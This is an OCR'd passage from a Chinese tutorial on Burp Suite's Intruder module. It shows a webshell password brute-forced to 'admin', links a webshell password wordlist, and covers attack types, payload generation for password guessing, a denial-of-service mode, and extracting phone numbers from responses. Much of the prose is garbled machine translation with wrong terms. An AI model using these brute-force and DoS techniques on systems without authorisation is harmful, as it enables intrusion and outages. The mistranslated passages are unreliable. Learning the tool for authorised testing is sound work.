


图 1-1-51

6.切换到 options 去设置进程数和失败之后重试次数、过滤结果，如图 1-1-52：




图 1-1-52

一般我都会把 Grep-Match 清理掉，省得干扰，如图 1-1-53：




图 1-1-53

7.接下来点击 intruder 下的 start attack 就开始爆破了，密码 admin，我是根据 length 来判断跟其他的不同，如图 1-1-54：

Request	Payload	Status	Error	Timeout	Length	Comment
40	admin	200	☐	☐	1431	
0		200	☐	☐	1362	baseline request
1	yueshaowen	200	☐	☐	1362	
2	xxoo	200	☐	☐	1362	

图 1-1-54

附赠一个 webshell 字典：shellpassword.txt.zip

http://static.wooyun.org/20141017/20141017111121696735.zip

Target

用于配置目标服务器进行攻击的详细信息。所需的选项有： Host(主机) - 这是目标服务器的 IP 地址或主机名。Port(端口) - 这是 HTTP / S 服务的端口号。Use HTTPS(使用 HTTPS)，这指定的 SSL 是否应该被使用。 配置这些细节最简单的方法是选择你要攻击中 BurpSuite 的任何地方的请求，并选择上下文菜单中的“Send to intruder”选项。这将发送选定的请求，在 intruder 一个新的选项卡，将自动填充的目标和位置选项卡。

Positions

用于配置 request temlate 的攻击，和 payloads markers、attack type 一起。

Request Template

主要请求编辑器是用来定义从所有攻击请求都将被导出的请求模板。对于每一个攻击的请求，BurpSuite 接受请求的模板 ,并把一个或多个有效载荷送入由有效载荷标记定义的位置。 成立请求模板的最简单的方法是选择你要攻击中 BurpSuite 的任何地方的请求，并选择上下文菜单中的“Send to intruder”选项。这将发送选定的请求，在 intruder 的选项卡，将自动填充的 Target 和 Positions 选项卡。

Payload Markers

有效载荷的标记是使用§字符，并且功能如下放置：

1)每对标记指定一个有效载荷的位置。

2)一对标记物可以从它们之间任选的模板要求附上一些文字。

3)当一个有效载荷的位置被分配了一个有效载荷，无论是标记和任何包含的文本将被替换为有效载荷。

4)当一个有效载荷的位置不具有分配的有效载荷，该标记将被删除，但是所包含的文本保持不变。

为了使配置更加简单，Intruder 会自动突出显示每对有效载荷的标记和任何它们之间包含的文本。

您可以手动或自动做有效载荷标记。当您从 BurpSuite 别处发送一个请求到 Intruder，Intruder 猜测你可能要放置有效载荷，并设置相应的有效载荷标记。您可以修改使用按钮的默认有效载荷标记旁边的请求模板编辑器：

Add§ - 如果没有文本被选中，该插入一个有效载荷标记在光标位置。如果您已经选择了一些文字，一对标记插入封闭选定的文本。 Clear§ - 这将删除所有的位置标记，无论是从整个模板或模板的选定部分。 Auto§ - 自动放置有效载荷标记。包括价值：

1)URL 查询字符串参数

2)车身参数

3)曲奇饼

4)多重参数属性（例如，在文件上传的文件名）

5)XML 数据和元素属性

6)JSON 参数

您可以配置自动负载位置是否将更换或追加到现有的参数值，通过入侵者菜单上的选项。需要注意的是，如果一个子部分的要求，但不是整个消息体，包含格式化数据使用 XML 或

JSON ，可以自动通过这种结构中的位置的有效载荷手动选择格式化数据的准确块，并使用“自动”按钮在其定位的有效载荷。这是有用的，例如，当一个多参数的值包含在 XML 或 JSON 格式数据。

刷新 - 这将刷新请求模板编辑器的语法彩色化，如果必要的。

清除 - 这会删除整个请求模板。

注意：您也可以使用入侵者的有效载荷仓的 UI 通过 BurpSuite 扫描仪配置自定义插入点主动扫描。要做到这一点，配置请求模板和有效载荷在标记内入侵者通常的方式，然后选择从入侵者菜单中的“主动扫描定义插入点” 。

Attack type

Burp Intruder 支持各种攻击类型 - 这些决定在何种负载分配给有效载荷仓的方式。攻击类型可以使用请求模板编辑器上方的下拉菜单进行选择。以下攻击类型可供选择，如图 1-1-55：




图 1-1-55

Sniper(狙击手) - 这将使用一套单一的 payloads。它的目标依次在每个有效载荷的位置，并把每个有效载荷送入依次那个位置。这不是针对一个给定的请求的位置不受影响 - 位置标记被移除，并在它们之间出现在模板中任何封闭文本保持不变。这种攻击类型为个别模糊测试的一些请求参数常见的漏洞非常有用。在攻击中生成的请求的总数是位置的数目和在有效载荷中设定的有效载荷的数量的乘积。

Battering ram(撞击物) - 使用一组 payload。通过迭代的有效载荷方式，并将相同的 payloads 再一次填充到所有已定义的有效载荷仓。当其中一个攻击需要相同的输入将被插

入在多个地方在请求中（例如，一个 Cookie 中的用户名和 cookie 参数）对这种攻击类型是非常有用的。在攻击中生成的请求的总数是有效载荷的有效载荷中设定的数目，如图 1-1-56~图 1-1-57：




图 1-1-56




图 1-1-57

例如生成一组数字 1-9，则就是 1-1 ，2-2，3-3 这种形式 Pitchfork(相交叉) - 这将使用多个 payloads 集。有对每个定义的位置（最多 20 个）不同的有效载荷组。通过设置所有有效载荷的攻击迭代的方式，并将一个有效载荷到每个定义的位置 ,如图 1-1-58~图 1-1-59：




图 1-1-58




图 1-1-59

例如设置多个，每个 payload 设置一个字典，则就是 1-1-1，2-2-2，3-3-3 这种形式

换句话说，第一个请求将放置第一个有效载荷的 Payload set 1 到 Positions 1 ，并从有效载荷中的第一个 Payload set 2 到 Positons 2 ;第二个请求将放置第二个 Payload set 1 到

Positions 1 ，并从 payload 中的第二个 Payload set 2 到 Postions2 ，等在那里的攻击需要不同但相关的输入进行插在多个地方，这种攻击类型是有用的请求（例如，用户名中的一个参数，和对应于该用户名中的另一个参数已知的 ID 号） 。在攻击中生成的请求的总数是有效载荷中的最小有效载荷组的数目。

Cluster bomb(集束炸弹) - 使用多个 Payload sets。有对每个定义的 Positions（最多 20 个）设置不同的 payload set。通过每个有效载荷的攻击迭代依次设置，使有效载荷组合的所有排列进行测试。

例如设置三个字典都是 10 个数，则总共有 1000 总匹配的模式，如图 1-1-60：




图 1-1-60

也就是说，如果有两个有效载荷的位置，则该攻击将放置第一个有效载荷从 payload set 2 到 Positions 2 ，并通过在有效负载的所有 payload set 1 中的 positions 1 ;然后它将第二个有效载荷从载荷设置 2 到位置 2 ，并通过有效载荷全部载入循环设置 1 到位置 1 。其中一个攻击需要不同的和无关的或未知输入要在多个地方插入这种类型的攻击是非常有用

的在请求中（例如猜测凭证，在一个参数的用户名，并且在另一个参数密码时）。在攻击中生成的请求的总数是在所有定义的有效载荷的有效载荷集的数目的乘积 - 这可能是非常大的。

Payloads

Types

Burp Intruder 包含以下几种 attack type:

Simple list--简单字典

Runtime file--运行文件

Custom iterator--自定义迭代器

Character substitution--字符替换

此负载类型允许您配置一个字符串列表，并应用各种字符替换到每个项目。这可能是在密码猜测攻击非常有用，用来产生在字典中的单词常见的变化。 用户界面允许您配置了一些字符替换。当执行攻击，有效载荷类型工程通过逐一配置的列表项。对于每个项目，它产生一个数的有效载荷，根据所定义的取代基包括取代的字符的所有排列。例如，默认替换规则（其中包括 e>3 且 t>7），该项目“peter”将产生以下的有效载荷：

peter

p3ter

pe7er

p37er

pet3r

p3t3r

pe73r

p373r

Case modification--此负载类型允许您配置一个字符串列表，并应用各种情况下修改每个项目。这可能是密码猜测攻击非常有用，用来产生在字典中的单词的情况下的变化。 可以选择以下的情况下修改规则：

No change - 这个项目可以用不被修改。

To lower case- 在该项目的所有字母转换为小写。

To upper case - 在该项目的所有字母转换为大写。

To Propername - 在该项目的第一个字母转换为大写，以及随后的字母转换为小写。

To ProperName - 在该项目的第一个字母转换为大写，以及随后的字母都不会改变。

例如：

Peter Wiener

peter wiener

PETER WIENER

Peter wiener

选项：

Recursive grep--递归 grep

Illegal Unicode--非法的 Unicode

Character blocks--字符块

Numbers--数字

Dates--日期

Brute forcer--暴力

Null payloads--空的有效负载

Character frobber--性格 frobber

Bit flipper--位翻转

Username generator--用户名生成器

ECB block shuffler--欧洲央行座洗牌

Extension-generated--扩展生成

Copy other payload--复制其它有效负载

Processing

由配置的有效载荷类型生成的有效载荷可以使用各种有效载荷的处理规则和有效负载编码可以进一步操纵。

1)Payload Processing Rules

在它被使用之前可以定义规则来对每个有效载荷执行各种处理任务。该定义的规则按顺序执行，并且可以打开和关闭，以帮助调试与配置的任何问题。有效载荷的处理规则是有用的在多种情况下，你需要生成不同寻常的有效载荷，或者需要在一个更广泛的结构或在使用前编码方案包的有效载荷可达，如图 1-1-61：




图 1-1-61

Add prefix - 添加一个文字前缀

Add suffix - 添加一个文字后缀

Match/replace - 将替换匹配特定正则表达式的有效载荷的任何部位，用一个文字字符串表示。

Substring - 提取的有效载荷的子部分中，从指定的偏移量（0-索引）和至所指定的长度开始。

Reverse substring - 对于子规则来说，最终的偏移量指定的有效载荷的末尾向后计数，并且长度从端部向后偏移计数。

Modify case - 这个修改了的有效载荷的情况下，如果适用的话。同样的选项作为的情况下修改有效载荷类型。

Encode - URL，HTML，Base64 的，ASCII 码或十六进制字符串构建各种平台：采用不同的计划，该编码的有效载荷。

Hash - hash

Add raw payload - 这之前或之后，在当前处理的值增加了原始负载值。它可以是有用的，例如，如果你需要提交相同的有效载荷在 raw 和哈希表。

Skip raw payload - 将检查是否当前处理的值匹配指定的正则表达式，如果是这样，跳过有效载荷和移动到下一个。这可能是有用的，例如，如果知道一个参数值必须有一个最小长度和要跳过的一个列表，比这更短的长度的任何值。

Invoke Burp extension - 调用一个 Burp exxtension(扩展)来处理负载。扩展名必须已注册入侵者有效载荷处理器。您可以从已注册的当前加载的扩展可用的处理器列表中选择所需的处理器。

是规则的以下类型：

2)Payload Encoding

你可以配置哪些有效载荷中的字符应该是 URL 编码的 HTTP 请求中的安全传输。任何已配置的 URL 编码最后应用，任何有效载荷处理规则执行之后。 这是推荐使用此设置进行最终 URL 编码，而不是一个有效载荷处理规则，因为可以用来有效载荷的 grep 选项来检查响应为呼应有效载荷的最终 URL 编码应用之前。...

Optins

此选项卡包含了 request headers，request engine，attack results ，grep match，grep_extrack，grep payloads 和 redirections。你可以发动攻击之前，在主要 Intruder 的 UI 上编辑这些选项，大部分设置也可以在攻击时对已在运行的窗口进行修改。

Request Headers

这些设置控制在攻击 Intruder(入侵者)是否更新配置请求头。请注意，您可以完全控制请求头通过在 Payload positions(有效载荷位置)标签的要求范围内。这些选项可以用来更新每个请求的报头的方式，通常是有帮助的。

下列选项可用：

Update Content-length header(更新 Content-Length 头) - 此选项使 Intruder(入侵者)添加或更新的 Content-Length 头的每个请求 与该特定请求的 HTTP 体的长度正确的值。此功能通常用于该插入可变长度的有效载荷送入模板的 HTTP 请求的主体的攻击至关重要。如果未指定正确的值，则目标服务器可能会返回一个错误，可能不完全响应请求，或者可能无限期地等待在请求继续接收数据。

Set Connection:close(设置连接：关闭) - 此选项使 Intruder(入侵者)添加或更新连接头的值为“close(关闭)” 。在某些情况下（当服务器本身并不返回一个有效的 Content-Length 或 Transfer-Encoding 头） ，这个选项可以让攻击更快速地执行。

Request Engine

设置控制用于发出 HTTP 请求中的 Intruder(入侵者)攻击的 Engine(引擎)。下列选项可用：

Number of threads(执行进程数) - [专业版]该选项控制并发请求数的攻击。

Number of retries on network failure(网络故障的重试次数) - 如果出现连接错误或其他网络问题，Burp 会放弃和移动之前重试的请求指定的次数。测试时间歇性网络故障是常见的，所以最好是在发生故障时重试该请求了好几次。

Pause before retry(重试前暂停) - 当重试失败的请求，Burp 会等待指定的时间（以毫秒为单位），然后重试失败以下。如果服务器被宕机，繁忙，或间歇性的问题发生，最好是等待很短的时间，然后重试。

Throttle between requests(请求之间的节流) - Burp 可以在每次请求之前等待一个指定的延迟（以毫秒为单位）。此选项很有用，以避免超载应用程序，或者是更隐蔽。或者，您可以配置一个可变延迟（与给定的初始值和增量）。这个选项可以是有用的测试应用程序执行的会话超时时间间隔。

Start time(开始时间) - 此选项允许您配置攻击立即启动，或在指定的延迟后，或开始处于暂停状态。如果攻击被配置，将在未来的某个时刻以供将来使用被执行，或保存这些替代品可能是有用的。

小心使用这些选项可让您微调攻击引擎，这取决于对应用程序性能的影响，并在自己的处理能力和带宽。如果您发现该攻击运行缓慢，但应用程序表现良好和你自己的 CPU 利用率很低，可以增加线程数，使你的攻击进行得更快。如果您发现连接错误发生，该应用程序正在放缓，或者说自己的电脑被锁定了，你应该减少线程数，也许增加网络故障和重试之间的间隔重试的次数。

Attack Results

这些设置控制哪些信息被捕获的攻击效果。下列选项可用：

Store requests/responses(存储请求/响应) - 这些选项确定攻击是否会保存单个请求和响应的内容。保存请求和响应占用磁盘空间，在你的临时目录中，但可以让您在攻击期间在众目睽睽这些，如果有必要重复单个请求，并将其发送到其他 Burp 工具。

Make unmodified baseline request(未修改的基本请求) - 如果选择此选项，那么除了配置的攻击请求，Burp 会发出模板请求设置为基值，所有有效载荷的位置。此请求将在结果表显示为项目＃ 0 。使用此选项很有用，提供一个用来比较的攻击响应基地的响应。

Use denial-of-service mode(使用拒绝服务的模式) - 如果选择此选项 ,那么攻击会发出请求，如正常，但不会等待处理从服务器收到任何答复。只要发出的每个请求， TCP 连接将被关闭。这个功能可以被用来执行拒绝服务的应用层对脆弱的应用程序的攻击，通过重复发送该启动高负荷任务的服务器上 ,同时避免通过举办开放套接字等待服务器响应锁定了本地资源的请求。

Store full payloads(保存完整的有效载荷) - 如果选择此选项，Burp 将存储全部有效载荷值的结果。此选项会占用额外的内存，但如果你想在运行时执行某些操作，如修改 payload grep setting(有效负载值设置)，或重新发出请求与修改请求模板可能需要。

Grep-Match

设置可用于包含在响应中指定的表达式标志结果的项目。对于配置列表中的每个项目 ,Burp 会添加一个包含一个复选框，指出项目是否被发现在每个响应的新成果列。然后，您可以到组排序此列（通过单击列标题）匹配的结果相加。

使用此选项可以是非常强大的，帮助分析大套的成绩，并迅速找出有趣的项目。例如，在口令猜测攻击，扫描短语，如“password incorrect(密码不正确)”或“login successful(登录成功)”，可以找到成功登录;在测试 SQL 注入漏洞，扫描含有“ ODBC ” ， “error(错

误)”等消息可以识别易受攻击的参数。

除了表达式匹配的列表，下列选项可用：

Match(匹配类型) - 指定的表达式是否是简单的字符串或 regular expressions。

Case sensitive match(区分大小写的匹配) - 指定检查表达式是否应区分大小写。

Exclude HTTP headers(不包括 HTTP 头) - 指定的 HTTP 响应头是否应被排除在检查。

Grep-Extrack

可以被用来 Extrack(提取)从反应有用的信息进入攻击结果的表。对于配置列表中的每个项目，Burp 会添加一个包含提取该项目的文本的新成果列。然后，您可以排序此列（通过单击列标题）命令所提取的数据。例如我要匹配图 1-1-62：




图 1-1-62

information_schema 这个表。则可以这样写 ,都是需要匹配唯一的那种 ,也可以使用正则，前提是你会写正则。在乌云社区有人提起过当时怎么匹配手机号，就可以从这里提取，如图 1-1-63：




图 1-1-63

Grep-Payloads

设置可用于含有所提交的有效载荷的反射标志的结果项。如果启用该选项，Burp 会添加一个包含一个复选框，指示当前负载的值是否被发现在每个响应的新成果列。 （如果使用一个以上的有效载荷，单独的列将每个有效载荷集加。 ）

此功能可以在检测跨站点脚本和其他应对注入漏洞 ,它可以出现在用户输入动态地插入到应用程序的响应是有用的。

下列选项可用：

Case sensitive match(区分大小写的匹配) - 指定检查 payload(负载)是否应区分大小写。

Exclude HTTP headers(不包括 HTTP 头) - 这指定的 HTTP 响应头是否应被排除在检查。

Match against pre-URL-encoded payloads(对预 URL 编码的有效载荷匹配) - 这是正常的配置 Inturder(入侵者)请求中 URL 编码的有效载荷。然而 ,这些通常是由应用程序解码，回荡在他们的原始形式。您可以使用此选项，以用于有效载荷 Burp 检查反应在他们的预编码形式。

Redirections

控制 Burp 在进行攻击时如何处理重定向。它往往是要遵循重定向来实现你的攻击目标。例如，在一个口令猜测攻击，每一次尝试的结果可能只能通过下面的重定向显示。模糊测试的时候，相关的反馈可能只出现在最初的重定向响应后返回的错误消息。

下列选项可用： Follow redirections(跟随重定向) - 控制重定向都遵循的目标。下列选项可用：

1)Never(从来没有) - 入侵者不会遵循任何重定向。

2)On-site only(现场唯一的) - 入侵者只会跟随重定向到同一个网页“网站” ，即使用相同的主机，端口和协议的是在原始请求使用的 URL 。

3)In-scope only(调查范围内的唯一) - Intruder 只会跟随重定向到该套件范围的目标范围之内的 URL 。

4)Always(总是) - Intruder 将遵循重定向到任何任何 URL 。您应使用此选项时应谨慎 - 偶尔，Web 应用程序在中继重定向到第三方的请求参数，并按照重定向你可能会不小心攻击。

Process cookies in redirections(过程中的 Cookie 重定向) - 如果选择此选项，然后在重定向响应设置任何 cookies 将被当重定向目标之后重新提交。例如，如果你正在尝试暴力破解登录的挑战就可能是必要的，它总是返回一个重定向到一个页面显示登录的结果，和一个新的会话响应每个登录尝试创建。

Burp 会跟进到 10 链重定向，如果必要的。在结果表中的列将显示重定向是否其次为每个单独的结果，以及完整的请求和响应中的重定向链存储与每个结果的项目。重定向的类型 Burp 会处理（ 3xx 的状态码，刷新头，等）配置在一套全重定向选项。

注意重定向： 在某些情况下，可能需要下面的重定向时只使用一个单线程的攻击。出现这种情况时，应用程序存储会话中的初始请求的结果，并提供重定向响应时检索此。

自动下重定向有时可能会造成问题 - 例如，如果应用程序响应一个重定向到注销页面的一些恶意的请求，那么下面的重定向可能会导致您的会话被终止时，它原本不会这么做。

Attacks

当你配置完你的攻击设置时，你需要 launch the attacks(发起攻击)，analyze the results(分析结果)，有时修改攻击配置，与您的测试工作流程链接，或进行其他操作。

Launching an Attack

攻击可以通过两种方式启动：

1)您可以配置 Target(目标)，Positions(位置)，Payloads(有效载荷)和 Options(选项卡)的攻击设置，然后选择从 Intruder(入侵者)菜单 “Start attack(开始攻击)”。

2)您可以通过从 Intruder menu(入侵者菜单)中选择“previously saved attack(打开保存的攻击)”打开以前保存的攻击。

在单独的窗口中每次攻击会打开。该窗口显示攻击为它们生成的结果，使您能够修改攻击配置实时，并与您的测试工作流程链接，或进行其他操作。

Result Tab

